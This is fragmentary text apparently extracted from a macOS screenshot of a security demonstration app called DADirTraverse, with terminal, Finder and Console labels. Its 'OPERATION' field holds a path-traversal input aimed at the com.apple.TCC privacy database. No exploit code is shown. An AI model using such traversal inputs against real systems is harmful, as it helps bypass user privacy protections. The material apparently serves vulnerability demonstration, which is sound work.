


OPERATION

target: /private/tmp/dir/../../Users/crab/Library/Application Support/com.apple.TCC

dir

resolved path: NA



crab -- zsh -- 80x24

```
crab@see ~ % codesign -dv --entitlements - /Applications/DADirTraverse.app
```

Devices

- crab's Virtual...

Reports

- Crash Reports
- On-Device Reports
- Logs
- Diagnostic Reports
- Analytics Data
- app.log

Console

0 messages

All Messages Errors and Faults

Type Time Process Message

Applications

- crab
- Locations
- iCloud Drive
- crab's Virtual Machine
- Foo1
- Guest
- disk
- Tags
- Red
- Orange


DADirTraverse

Application - 143 KB


Information

WARNIN GY 7:36

